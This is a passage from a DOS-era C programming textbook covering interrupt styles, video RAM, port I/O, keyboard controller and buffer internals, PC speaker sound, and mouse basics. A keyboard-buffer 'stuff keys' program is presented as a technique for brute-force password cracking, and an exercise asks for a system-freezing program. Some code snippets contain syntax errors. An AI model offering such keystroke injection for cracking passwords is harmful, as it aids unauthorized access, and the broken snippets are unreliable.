    geninterrupt( 0x10 );
    return(_AL);
} /*--GetVideoMode( )-----*/

```

19.3.4 int86() style

```

BYTE GetVideoMode( void )
{
    union REGS inregs, outregs;
    inregs.h.ah = 0x0F;
    int86( 0x10, &inregs, &outregs );
    return( outregs.h.al );
} /*--GetVideoMode( )-----*/

```

The function related to `int86()` are `int86x()`, `intdos()` & `intdosx()`. And those functions return the value of AX after completion of the interrupt. If an error occurs, carry flag is set to 1 and `_doserrno` is also set to error code.

19.3.5 intr() style

```

BYTE GetVideoMode( void )
{
    struct REGPACK regs;
    regs.r_ax = 0x0F00;
    intr( 0x10, &regs );
    return( (BYTE)regs.r_ax );
} /*--GetVideoMode( )-----*/

```

Here you have to note that `intr()` functions doesn't return anything, there is no way to represent AL or AH register separately.

19.3.6 Benchmarking

We can find that the inline assembly style and pure assembly style are faster than any other above methods. Big software companies use "Pure Assembly Style". They create library file with assembly language and link them wherever necessary. Inline assembly is my choice, because it provides more readability, C style usage and flexibility. For example in C, we can directly enter octal or hexadecimal or decimal number as

```

int a = \101 ; /* Octal   */
int b = \x65 ; /* Hexa    */
int c = 65    ; /* decimal */

```

But we cannot directly enter binary values in C (But it is possible in Assembly!). One solution for this is to use `strtoul()` as:

```

int a;
char str[] = "0000010"; /* binary */

```

86 A to Z of C

```
char *endptr;
/* radix should be 2 for binary in strtol... */
a = strtol( str, &endptr, 2 );
```

Fortunately inline style provides more flexibility and an easy way for entering binary values:

```
asm MOV AX, 00000010b;      (or)  asm {
a = _AX;                    MOV AX, 00000010b ;
                             MOV a, AX ;
                             }
```

The suffix 'b' tells that it is a binary number.

That's why I prefer the flexible inline style. But if you are a beginner and if you don't know much of assembly, I suggest you to use `int86()` style as it provides good error handling mechanism. You can even use other styles, if you are comfortable with them!

19.4 Myth & Mistakes

Q: "Use of standard library functions increase the size of the EXE file. But this interrupt function doesn't increase the size of the EXE file". Is this statement true?

A: No. This statement has no sense at all. This myth is introduced in Indian Programming World by few book authors. TC's library functions also use interrupts and it was also written by "Programmers". The only difference you can find between interrupt programming and using compiler's library is flexibility i.e., our own functions will be more convenient as it is written by us.

Q: Can I use standard library's gotoxy() ?

A: The standard library according to ANSI standard doesn't have `gotoxy()`. `gotoxy()` is provided by Turbo C and you can use it.

Exercises

1. Write a program that find out the life of battery found on your motherboard.

Suggested Projects


1. Write diagnostic software that finds the status of your peripherals and motherboard.

20

"Truth will continue forever."

Programming Video RAM

To get a display we have to add a component called video adapter with the motherboard. Hardware engineers sometimes call this video adapter as video card. On the video card we can see a group of video RAM chips. The video card may have upto 8MB in board, but most of them are used by circuits on the card and cannot be directly accessed by processor. In the basic VGA mode (e.g., DOS mode, Windows safe mode), the processor can directly access upto 128KB (i.e., A0000h to BFFFFh) of video RAM . Usually all video cards also have onboard video BIOS normally addressed at C0000h TO C7FFFh.



Video Adapter

20.1 Memory map


Not all the memory is used for display purpose because, we have so many video modes that support different resolutions. The video modes are usually set by the programs that are stored in video ROM BIOS area. Note that it is ROM, which means you cannot write into it! Whereas in video RAM, you can write! But you should know in which display mode, which memory area is used. You can use *far pointers* to write into video RAM. Since VGA and SVGA adapters are used almost everywhere, here I have given the memory map for VGA and SVGA. Other adapters' memory map will be slightly different. If you use other adapters, refer its documentation.

20.2 Programming the video RAM

VGA supports each of the mode supported by its predecessors. VGA is backward compatible. So it is enough to know about programming VGA RAM.

20.2.1 Color Text Mode

This mode uses the video RAMs addressed at B8000 to BFFFFh. In normal color text mode 3h(80x25x16 mode), the address space is divided into 4 video pages of 4KB each (page 0, page 1, page 2 & page 3). At the same time we can see the characters in any one of the pages. The screen's resolution is 80x25 (i.e. 80 columns x 25 rows). It supports 16 colors at a time. To display a single character, two



bytes are being used namely character byte and attribute byte. The character byte contains the ASCII value of the character. The attribute byte is organized as:

Bitfields for character's display attribute				
7	654	3	210	Purpose
X				Foreground Blink or (alternate) Background bright
	XXX			Background color
		X		Foreground Bright or (alternate) Alternate character set
			XXX	Foreground color

The following program fills the screen with 'C' with given attributes.

```
#include <dos.h>

#define _4KB      (4096)      /* size of vdu page */

int main( void )
{
    int i;
    const int attribute = 0x20;
    char far *Vid_RAM;
    FP_SEG( Vid_RAM ) = 0xb800;
    FP_OFF( Vid_RAM ) = 0x0000;
    for ( i=0; i<_4KB ; i +=2 )
    {
        *(Vid_RAM + i) = 'C';
        *(Vid_RAM + i + 1) = attribute;
    }
    return(0);
} /*--main( )-----*/
```

We can also declare the Vid_RAM pointer as

```
char far *Vid_RAM = (char far*) 0xb8000000;
```

But programmers prefer the declaration, that we used in the above program, because it provides good readability and helps us to clearly identify segment address and offset address.

20.2.1.1 Codes

```
#include <dos.h>

#define _4KB      (4096)      /* size of vdu page */

char far *Vid_RAM;
```



```

void WriteCh2VidRAM( int vdupage, int x, int y, char ch, int attribute )
{
    FP_SEG( Vid_RAM ) = 0xb800;
    FP_OFF( Vid_RAM ) = 0x0000;

    *(Vid_RAM + _4KB * vdupage + 160 * y + 2 * x) = ch;
    *(Vid_RAM + _4KB * vdupage + 160 * y + 2 * x + 1) = attribute;
} /*--WriteCh2VidRAM( )-----*/

void WriteStr2VidRAM( int vdupage, int x, int y, char *str, int
attribute )
{
    while(*str)
        WriteCh2VidRAM( vdupage, x++, y, *str++, attribute );
} /*--WriteStr2VidRAM( )-----*/

```

You can use the above functions for normal use. For better programming, you should add condition to check whether the character is on the last row of the screen. In such a case, you have to scroll the screen upward by 1 row.

20.2.1.2 cprintf()

We have written our functions to directly write into video RAM. But Turbo C also has got inbuilt functions like `cprintf()` & `cputs()` (defined in `conio.h`) to directly write into video RAM. The global variable `directvideo` determine whether the console output (by `cprintf`, `cputs`... functions) go directly to video RAM (`directvideo = 1`;) or go via ROM BIOS calls (`directvideo = 0`;) . The default value is `directvideo = 0`. To use `directvideo = 1`, the system's video hardware must be identical to IBM's display adapter.

The functions of interest in this context are `window()`, `clrscr()`, `textcolor()`, `textbackground()`, `textattr()`, `gettextinfo()`, `highvideo()`, `normalvideo()`.

Following is the example program:

```

#include <conio.h>

int main( void )
{
    clrscr( );
    window( 10,10,40,15 );
    textcolor( WHITE );
    textbackground( RED );
    normvideo( );
    cprintf( "Normal Intensity Text\r\n" );
    textcolor( BLUE );
    textbackground( WHITE );
    lowvideo( );
}

```

```

    cprintf( "Low Intensity Text\r\n" );
    textcolor( WHITE );
    textbackground( GREEN );
    highvideo( );
    cprintf( "High Intensity Text\r\n" );

    return(0);
} /*--main( )-----*/

```

20.2.2 Monochrome Text Mode

Monochrome text mode is similar to color text mode. But this mode uses B0000h as a segment address, it displays the character as normal or even reverse video and or underlined for the given attribute colors.

20.2.3 Graphics mode

The segment address of graphics mode is A0000h. mode 13h (320x200x256) and mode 14h (640x480x16) are the modes that are very often used.

Exercises

1. Write a program that finds number of video pages supported by your Video RAM for each mode.
2. Find out the reason, why graphics mode occupies more video memory. (Why graphics mode is slower than text mode?)

21

“Money that comes easily disappears quickly.”

Programming Ports

Ports can be thought of as hardware connection ports where devices with input/output lines connect to a bus. The CPU has ports for each of its bus: at least ISA (Industry Standard Architecture) and memory, for the simplest CPU. So using the port addresses we can access hardware devices. For example CMOS is accessed via port 70h and 71h. The port can be Read & Write (R/W), or Read only, or Write only.

21.1 Why use ports?

Direct port access is much faster in many situations than interrupt code. I already pointed out that interrupts are the kind of subroutines and these subroutines also use ports to access hardware devices whenever it is necessary. So invoking interrupts some times mean indirect port access.

One of the important advantages of using port address is that it's the only possible way of accessing the plug-in cards and some built-in hardware.

21.2 Port vs. memory

Usually people get confused between port and memory. Actually I/O ports are addressable devices which are not in memory space. From hardware perspective, memory is usually accessed by decoding addresses and Memory-Read & Memory-Write symbols, while I/O ports are decoded using addresses and I/O-Read & I/O-Write symbols.

21.3 Usual Problems

One of the usual problems we find with I/O ports is that every plugged-in device can attempt to claim the same I/O address.

21.4 Programming ports with Turbo C

For programming ports we can use `inportb()`, `inport()`, `outportb()` and `outport()` functions. In this book, you have many programs that use ports.

21.5 Example

Here I am giving an example program to find the scan code of a key using port 60h.

```
#define ESC (1)

int main( void )
{
    int key;
    while( (key=inportb( 0x60 ))!=ESC )
    {
        printf( "%x ", key );
        /* To see the values on monitor, add appropriate delay
           to reduce flickering (for faster machines only) */
        delay(15);
    }
    return(0);
}
```

Exercises

1. Find out the ports used by different peripherals. (Hint: Look into Ralf Brown's Interrupt List)
2. Find out the port used by your mouse. Use the details to write a mouse driver program.

22

"Pride leads only to shame."

Programming the keys

22.1 Secrets

22.1.1 Keyboard controller

Normally nobody uses PC/XT (8bit) systems, we use AT (16/32/64bit) systems. So I think it is enough to explain the secrets of keyboard in AT systems.

In a typical AT system, the microcontroller(8048,6805 type) in the keyboard sends data to the keyboard-controller (8042 type) on the motherboard. Controller found on the motherboard can also send data back to the keyboard.

In detail, a keyboard consists of set of switches mounted in a grid (key matrix). When you press a key on the keyboard the micro controller in keyboard reads the key switch location in the key matrix, then it sends data to keyboard-controller on the motherboard. When the keyboard-controller on the motherboard receives data, it signals the motherboard with an IRQ1 and sends data to the main motherboard processor via I/O port address 60h. The function of the keyboard-controller on the motherboard is to translate scan codes and perform other functions. We can use I/O port 64h(R/W) to check the status of the keyboard-controller on the motherboard.

Note


Some people call the keyboard-controller on the motherboard as <i>keyboard BIOS</i>

Note

Scan code is different from ASCII code. The upper and lower case is determined by the state of shift keys, not solely by which key is pressed

22.1.2 Keyboard Buffer

A part of the PC's BIOS data area i.e., memory at segment 0040h is used as keyboard buffer. This area also holds pointers to keyboard buffer and key status.



The keyboard buffer is organized as a circular queue. It has four 2-byte wide pointers: kbufbegin, kbufend, kbufhead and kbuftail. Here you should note one important thing: these pointers are just 2-byte wide (not 4-byte wide), which means these pointers hold only the OFFSET address (all are at segment 0040h). kbufbegin and kbufend points to the beginning and end of the keyboard buffer and these pointers do not move. Whereas the kbufhead and kbuftail points to the character on the keyboard buffer and so these pointers do move.

Keyboard buffer is a character (i.e., 1 byte wide) array. The size of the keyboard buffer may vary from system to system. Some people say that the size of the keyboard buffer is 32 bytes, which is wrong, because the size of the keyboard buffer can be changed. Keyboard buffer holds ASCII code and scan code on alternate bytes.

Whenever a key is being inputted through keyboard, it is being temporarily stored in keyboard buffer, before it is processed by the BIOS. When we try to input more keystrokes, we will get a beep sound indicating that the keyboard buffer is full. The pointer kbuftail points to the recently inputted key and the pointer kbufhead points to the key that is being currently processed. So when the keyboard buffer is empty, the pointer kbufhead and kbuftail holds the same address (i.e., points to the same data).

22.1.3 Keyboard status

The status of the keyboard i.e., whether CAPS LOCK is ON or OFF can be set with our program. For that we have two ways.

22.1.3.1 Changing keyboard status with BIOS handler

```
#include <dos.h>

#define ON  (1)
#define OFF (0)

#define SCROLLLOCK (1 << 4)
#define NUMLOCK    (1 << 5)
#define CAPSLOCK   (1 << 6)

void SetKbdStatus( int lockname, int status )
{
    char far* kbdstatus = (char far*)0x00400017UL;
    disable( );
    if ( status==ON )
        *kbdstatus |= (char)lockname;
    else
        *kbdstatus &= ~(char)lockname;
    enable( );
} /*--SetKbdStatus( )-----*/

int GetShiftFlags( void )
{
    asm{
        MOV AH, 2h;
        INT 16h;
    }
    return( _AL );
} /*--GetShiftFlags( )-----*/

int main( void )
{
    SetKbdStatus( CAPSLOCK, ON );
    SetKbdStatus( NUMLOCK, ON );
    GetShiftFlags( ); /* Ignore the return value */
    return(0);
} /*--main( )-----*/
```

The function `SetKbdStatus()` is used to change the status of the keyboard. The status lights, on recent keyboards may not reflect the change. In that case you may call `INT 16, AH=2 (GetShiftFlags())` to update the lights.

22.1.3.2
Changing keyboard status with ports

Port 64h(status port) is used for getting the status of keyboard controller.

Port 60h(keyboard controller data port) can be used as keyboard input buffer or keyboard output buffer. If bit1 of status port is 0, data should only be written. That is because, if bit1 of status port is 1, input buffer is full and no write access is allowed until the bit clears. If bit0 of status port is 1, data should only be read. This is because, if bit0 of status port is 1 the output buffer will be full (i.e., port 60h has data for system) and the bit (bit0) will be cleared after a read access.

To change the status of keyboard, we must send two consecutive byte values as commands to the data port. The first byte value must be EDh. The second byte contains the state to set LEDs.

Bitfields for LED status				
7653	2	1	0	Purpose
XXXX				reserved. should be set to 0
	X			Caps Lock LED on
		X		Num Lock LED on
			X	Scroll Lock LED on

```

#define KEYSTATUS      (0x64)
#define KEYDATA        (0x60)
#define LEDUPDATE      (0xED)

#define OB_FULL        (1 << 0)    /* output buffer full */
#define IB_FULL        (1 << 1)    /* input buffer full */
#define KEY_ACK        (0xFA)

/* bit masks to be sent */

#define SCROLLLOCK     (1 << 0)
#define NUMLOCK        (1 << 1)
#define CAPSLOCK       (1 << 2)

/*-----
    SendKeyControl - Receives the command
                    'cmd' and returns 1 for success */

int SendKeyControl( int cmd )
{
    int byte;
    do
    {
        byte = inportb( KEYSTATUS );
    } while ( byte & IB_FULL );

```



```

outportb( KEYDATA, cmd );

do
{
    byte = inportb( KEYSTATUS );
} while ( byte & OB_FULL );
byte = inportb( KEYDATA );

/* if byte is KEY_ACK, then success */
return( ( byte == KEY_ACK ) );
} /*--SendKeyControl( )-----*/

int main( void )
{

    if ( SendKeyControl( LEDUPDATE ) )    /* tell keyboard next
                                           byte is LED bitmask */
        SendKeyControl( CAPSLOCK );    /* the LED bitmask */
    return(0);
} /*--main( )-----*/

```

22.1.4 Keyboard Interrupt

To get scan code of ASCII character of the key pressed, we can use the INT 16, AH=10h (Get Enhanced Keystroke). This function returns BIOS scan code in AH and ASCII character in AL register. If no keystroke is available, this function waits until one is placed in the keyboard buffer. The BIOS scan code is usually, but not always, the same as the hardware scan code processed by INT 09 or the one we get from Port 60h. It is the same for ASCII keystrokes and most unshifted special keys (F-keys, arrow keys, etc.), but differs for shifted special keys.

22.2 Activating the keys without pressing it!

We can ‘press’ the keys through programs. This technique is referred as “stuff keys” by programmers. We can stuff keys with BIOS interrupt 16h or with keyboard buffer. Usually stuff keys technique is used for cracking passwords and it is explained in “Illegal Codes” section..

22.2.1 Stuff keys using BIOS interrupt

BIOS interrupt 16h function 5h can be used to stuff keys. Usually all BIOS support this interrupt.

22.2.2 Stuff keys using keyboard buffer

We can also stuff keys using keyboard buffer. This is widely used for cracking passwords with brute force technique. The code below was actually by **Alexander Russell**. I have restructured it for the sake of clarity.

98 A to Z of C

```
/*-----
    Stuffkey.c
    stuff chars into the BIOS keyboard buffer then exit
*-----
*/

#include <string.h>
#include <dos.h>

/*-----
    Stuff - stuffs ch into BIOS keyboard buffer    */

void Stuff( char ch )
{
    unsigned far *kbufbegin;
    unsigned far *kbufend;
    unsigned far *kbuftail;
    unsigned far *kbuffer;

    /* set up buffer pointers */

    FP_SEG( kbufbegin ) = FP_SEG( kbufend ) = FP_SEG( kbuftail )
        = FP_SEG( kbuffer ) = 0x40;
    FP_OFF( kbufbegin ) = 0x80;
    FP_OFF( kbufend ) = 0x82;
    FP_OFF( kbuftail ) = 0x1c;

    disable( );

    FP_OFF( kbuffer ) = *kbuftail;

    *kbuffer++ = ch;

    if ( FP_OFF( kbuffer ) >= *kbufend )
        FP_OFF( kbuffer ) = *kbufbegin;

    *kbuftail = FP_OFF( kbuffer );

    enable( );
} /*--Stuff( )-----*/

int main( int argc, char *argv[] )
{
    short i, j;
```

```

char ch;
char temp[200];
if ( argc > 1 )
    for ( i=1; i < argc; ++i )
    {
        strcpy( temp, argv[i] );
        switch ( temp[0] )
        {
            case '0':
                ch = atoi( temp );
                Stuff( ch );
                break;
            default:
                for ( j=0; temp[j] != '' && temp[j]; ++j )
                    Stuff( temp[j] );
        }
    }
else
{
    printf( "Use: STUFFKEY 027 013 a b \"hi there\"<ENTER>\n");
    printf( "Parms that start with zero are ascii codes\n" );
    printf("Generaly only useful called from inside a batch file\n");
}
return(0);
} /*--main( )-----*/

```

According to theory, keyboard buffer stores both ASCII and scan codes in alternate bytes. But the above code stuffs only ASCII code. So the success of the above code depends upon the reading program written in BIOS. For me the above code works fine. If it doesn't work for you, try to stuff scan code too and it should work.

22.3 Multiple key Input

The following program explains how to get multiple key input. This has many applications. One of them is Piano programming where we would press more than one key. In order to test this program, don't forget to press more than one key!

```

#define PRESSED    (1)
#define RELEASED   (0)
#define ESC        (1)
typedef int BOOLEAN;

char *Keys_Tbl[88] = {
    /* 1..8 */      "Escape", "1", "2", "3", "4", "5", "6", "7",
    /* 9..15 */     "8", "9", "0", "-", "=", "Backspace", "Tab",
    /* 16..25 */    "q", "w", "e", "r", "t", "y", "u", "i", "o", "p",

```

100 A to Z of C

```
/* 26..29 */ "[", "]", "Enter/KeypadEnter", "Left/RightCtrl",
/* 30..39 */ "a", "s", "d", "f", "g", "h", "j", "k", "l", ";",
/* 40..42 */ "'", "`", "LeftShift/PrintScreen",
/* 43..45 */ "\\(101-keyOnly)/#(102-keyOnly)", "z", "x",
/* 46..53 */ "c", "v", "b", "n", "m", ",", ".", "/",
/* 54..55 */ "RightShift", "Keypad*/PrintScreen",
/* 56..59 */ "Left/RightAlt", "Spacebar", "Caps Lock", "F1",
/* 60..67 */ "F2", "F3", "F4", "F5", "F6", "F7", "F8", "F9",
/* 68..70 */ "F10", "NumLock/Pause", "ScrollLock",
/* 71..72 */ "Home/Keypad7", "UpArrow/Keypad8",
/* 73..74 */ "PageUp/Keypad9", "Keypad-",
/* 75..76 */ "LeftArrow/Keypad4", "Keypad5",
/* 77..78 */ "RightArrow/Keypad6", "Keypad+",
/* 79..80 */ "End/Keypad1", "DownArrow/Keypad2",
/* 81..82 */ "PageDown/Keypad3", "Insert/Keypad0",
/* 83..85 */ "Delete/Keypad.", "undefined", "undefined",
/* 86..88 */ "\\(102-keyOnly)", "F11", "F12"
};
BOOLEAN Key_Stat[88];
int main( void )
{
    int i, key;
    while( (key=inportb(0x60))!=ESC )
    {
        /* Store the status of keys... */
        if ( key<128 )
            Key_Stat[key-1] = PRESSED;
        else
            Key_Stat[key-1-128] = RELEASED;
        /* Now, show the status... */
        for ( i=0; i<88 ; ++i )
            if ( Key_Stat[i]==PRESSED )
                printf( "%s ", Keys_Tbl[i] );
        printf( "\n" );
    }
    return(0);
} /*--main( )-----*/
```

Exercises

1. Write `getch()` and `kbhit()` functions without using any interrupt. (Hint: use keyboard buffer)
2. Write a program that temporarily lock or freeze the system. (i.e. to lock keys)
3. Write a program to find out the size of the keyboard buffer.

4. Write a function `ASCII2Scan()` that returns scan code for the given ASCII value using system resources i.e., don't pre-calculate the values. (It's really a tough job! Hint: you have to crack the driver file)
5. Write a “running lights” program using `CAPSLOCK`, `NUMLOCK` & `SCROLLLOCK` LEDs.

Suggested Projects

1. Write software to increase or decrease the size of the keyboard buffer.
2. Use stuff key techniques and interfacing techniques to input keys from other devices.

“Let your gentleness be evident to all.”

23 Sound Programming with PC Speaker

Sound programming can be classified as with PC speaker and with sound blaster card. In this chapter, let's see sound programming with PC speaker.

23.1 Introduction

Almost all systems have PC speaker. People who like to have digitized sound go for MIDI card or sound blaster card. But for normal operations, it is enough to have PC speaker.

23.2 Programming PIT

For sound programming with PC speakers, we must be aware of PIT (Programmable Interval Timer) that is present on our microcomputer system. PIT or 8253 chip is an LSI peripheral designed to permit easy implementation of timer. People from Electronics background may be aware that Timer is the one which produces clock signals. And so PIT can be setup to work as a one shot pulse generator, square wave generator or as rate generator. We can set the PIT to supply the required frequency by supplying values 'N' to the port 43h.

$$\text{Formula to calculate N} = \frac{1.9 \text{ MHz}}{f}$$

where f is the required frequency

The sequence of operations be:

- i. Initialize PIT to accept divisor by OUTing B6h at 43h.
- ii. OUT LSB of 'N' at 42h
- iii. OUT MSB of 'N' at 42h

Now the PIT will produce clock signals with the frequency 'f'.

23.3 Producing Sound

If we connect a timer with PC speaker, it will produce sound. We can connect PIT with PC speakers to get the required sound. The output port of speaker is 61h. bit0 of port 61h is used to enable timer to supply clock signal to speaker i.e. connects PIT with speaker.

Now let's write our own `sound()` and `nosound()` function to produce sound.

```
#define ON          (1)
#define OFF        (0)

/*-----
   ChangeSpeaker - Turn speaker on or off.      */

void ChangeSpeaker( int status )
{
    int portval;
    portval = inportb( 0x61 );
    if ( status==ON )
        portval |= 0x03;
    else
        portval &=~ 0x03;
    outportb( 0x61, portval );
} /*--ChangeSpeaker( )-----*/

void Sound( int hertz )
{
    unsigned divisor = 1193180L / hertz;

    ChangeSpeaker( ON );

    outportb( 0x43, 0xB6 );
    outportb( 0x42, divisor & 0xFF );
    outportb( 0x42, divisor >> 8 );
} /*--Sound( )-----*/

void NoSound( void )
{
    ChangeSpeaker( OFF );
} /*--NoSound( )-----*/

int main( void )
{
    Sound( 355 );
    delay( 1000 );
    Sound( 733 );
    delay( 1000 );
    NoSound( );
    return(0);
} /*--main( )-----*/
```

TC also has `sound()` and `nosound()` functions. If you don't want to write your own code, you can use those built-in functions.

23.4 Notes & Frequencies

You may want to know the frequencies of each *note* to produce the right sound. In general, an octave is a doubling in frequency. There are twelve distinct tones in an octave. The frequencies of higher octaves are just a multiple of frequencies for lower octaves. The note 'A' below “middle C” is exactly 440Hz. Other notes may be calculated from this by using a simple formula:

$$\text{Frequency} = 440 * 2^{(\text{Offset} / 12)}$$

where Offset is the “distance” between note 'A' and the note in semitones.

Using the above formula, any part of the frequency table can be calculated. The following program demonstrates this.

```
#include <math.h>
char  *Note_Names[] =
    {
        "A",
        "B Flat",
        "B",
        "C",
        "C Sharp",
        "D",
        "E Flat",
        "E",
        "F",
        "F Sharp",
        "G",
        "G Sharp"
    };

int main( void )
{
    double frequency;
    int offset;
    for( offset=0; offset<13; ++offset )
    {
        frequency = 440.0 * pow( 2.0, offset / 12.0 );
        printf( "The Frequency of %s is %f Hz\n",
                Note_Names[offset%12], frequency );
    }
    return(0);
} /*--main( )-----*/
```

23.5 Piano Keys and Frequencies

The following diagram shows the frequencies for a typical Piano.



1	2	3	4	5	7	8	9	10	12	14	15	16	17	19	20	21	22	24	26	27	28	29	31	32
27.500	28.135			24.648	30.891			46.249	51.913	58.270			69.296	77.782			92.499	103.83	116.54			138.59	155.56	
	30.268		32.703	36.708	41.203		43.654	48.988	55.000	61.735		65.406	73.416	82.407		87.907	97.999	110.00	123.47		130.81	146.93	164.81	

33	34	36	38	39	40	41	43	44	45	46	48	50	51	52	53	55	56	57	58	60	62	63
	185.00	207.65	233.08			277.18	311.13			369.99	415.30	466.16			554.37	622.25			739.99	830.61	932.33	
174.61	196.00	220.00	246.94		261.63	293.66	329.63	349.23	392.00	440.00	493.88	523.25	597.33	659.26	698.46	783.99	880.00	987.77				

64	65	67	68	69	70	72	74	75	76	77	79	80	81	82	84	86	87	88
	1108.7	1244.5			1460.0	1661.2	1864.7			2217.5	2489.0			2960.0	3322.4	3729.3		
1046.5	1174.7	1318.5		1396.9	1568.0	1760.0	1975.5	2093.0	2349.3	2637.0	2793.8	3136.0	3520.0	3951.1	4186.0			

23.6 Piano Program

The following is the code for a Piano program. The main idea here is you have to use port 60h to get a key, you should not use `getch()`. Since we are using port 60h, the keyboard buffer won't get cleared automatically. So we should clear the keyboard buffer very often to avoid unnecessary beep sound that signals the keyboard buffer's full status.

This program will provide you the opportunity to try 8 octaves. As the frequencies of higher octaves are just a multiple of frequencies of lower octaves, I could have used a single dimensional array `notes[12]`. But I have used a two dimensional array `notes[7][12]` to avoid calculations and to increase the speed.

```
#define ESC      (129)

#include <stdio.h>
#include <conio.h>
#include <dos.h>

int main( void )
{
    void ClrKeyBrdBuffer( );
    float notes[7][12] =
    {
        { 130.81, 138.59, 146.83, 155.56, 164.81, 174.61, 185.0,
          196.0, 207.65, 220.0, 227.31, 246.96 },
        { 261.63, 277.18, 293.66, 311.13, 329.63, 349.23, 369.63,
          392.0, 415.3, 440.0, 454.62, 493.92 },
        { 523.25, 554.37, 587.33, 622.25, 659.26, 698.46, 739.99,
          783.99, 830.61, 880.0, 909.24, 987.84 },
        { 1046.5, 1108.73, 1174.66, 1244.51, 1328.51, 1396.91, 1479.98,
          1567.98, 1661.22, 1760.0, 1818.48, 1975.68 },
        { 2093.0, 2217.46, 2349.32, 2489.02, 2637.02, 2793.83, 2959.96,
          3135.96, 3322.44, 3520.0, 3636.96, 3951.36 },
        { 4186.0, 4434.92, 4698.64, 4978.04, 5274.04, 5587.86, 5919.92,
          6271.92, 6644.88, 7040.0, 7273.92, 7902.72 },
        { 8372.0, 8869.89, 9397.28, 9956.08, 10548.08, 11175.32, 11839.84,
          12543.84, 13289.76, 14080.0, 14547.84, 15805.44 }
    };

    int n, i, p, q, octave = 2,
    note[ ] = { 1, 3, 99, 6, 8, 10, 99, 13, 15, 99, 18, 0, 2, 4, 5, 7,
                9, 11, 12, 14, 16, 17 };
    /* keys[]="awsedftgyhujkolp;'" <- for note[] */
    clrscr( );
    printf( "Piano for A to Z of C \n\n"
           "Note-> C Df D Ef E F Fs G Af A Bf B C Df D Ef E F Fs \n"
           "Keys-> a w s e d f t g y h u j k o l p ; ' ] \n\n"
           "Octave-> 1 2 3 4 5 6 7 8 \n\n"
```

```

        "Quit-> ESC \n" );
while( (n=inportb(0x60)) != ESC )
{
    ClrKeyBrdBuffer( );
    p = 2;          /*dummy*/
    if ( n>=2&&n<=8 )
        octave = n-2;
    else
        switch( n )
        {
            case 79:
            case 80:
            case 81: octave = n-79;
                    break;
            case 75:
            case 76:
            case 77: octave = n-72;
                    break;
            case 71: octave = 6;
        }
    if ( n>=17&&n<=27 )
        p = n-17;
    else if ( n>=30&&n<=40 )
        p = n-19;
    p = note[p];
    if ( p>=0&&p<=21 )
        sound( (int)notes[octave][p] );
    if ( n>136 )
        nosound( );
}
printf( "Quiting..." );
getch( );
return(0);
} /*--main( )-----*/

void ClrKeyBrdBuffer(void)
{
    outportb( 0x20, 0x20 );    /* reset PIC */
    while( bioskey(1) )        /* read all chars until it empty */
        bioskey( 0 );
} /*--ClrKeyBrd( )-----*/

```

Exercise


1. Using program find out the frequency and delay used for ordinary beep sound that is produced by `printf("\\a");`. Do not use any gadgets or Trial and Error Techniques.

Suggested Projects

1. Write software that plays MIDI files through PC speaker.

"Patience is better than strength."

24 Sound Programming with sound card

To have digitized sound, people install sound cards. Sound cards are necessary for music software. Yet, sound cards don't have any standard. Each manufacturing company produces sound cards with its own standard. So programming for sound card won't be unique. And we must know the standards used by each and every manufacturer. If I start explaining all the sound cards, it will really be boring. So I left the reader to program for his own sound card as an exercise. Few example codes are available in CD . Hope that might be useful to you.

24.1 Idea

Normally, sound cards are accompanied with manuals. In that manual, you can find the standards used by that particular sound card. The basic idea is that you have to load frequency value to the register of the sound card. These registers are normally accessed via I/O ports. I/O ports' details are available on Ralf Brown's Interrupt List.

Suggested Projects

1. Write software that plays WAV, MIDI files through sound card.
2. I have already explained multiple keys input concept. Yet I haven't come across a Piano software that can work with multiple keys and sound card. If you can write such a software, it will be the world's first one! (Hint: Use Ctrl or Alt key for "sustain")

25

“Show respect for all people.”

Mouse Programming

As everyone knows, mouse is one of the inputting devices. In this chapter, I explain interrupts for mouse programming and a few concepts regarding mouse programming. In the graphics programming, we can see more examples. To work with mouse, we must have mouse driver file mouse.com.

25.1 Mouse Interrupts

int 33h is the mouse interrupt. It has so many functions. Certain functions will be available only to certain drivers. A complete interrupt specification is available on Ralf Brown's Interrupt List.

25.2 Useful Mouse functions

25.2.1 Mouselib.h

```
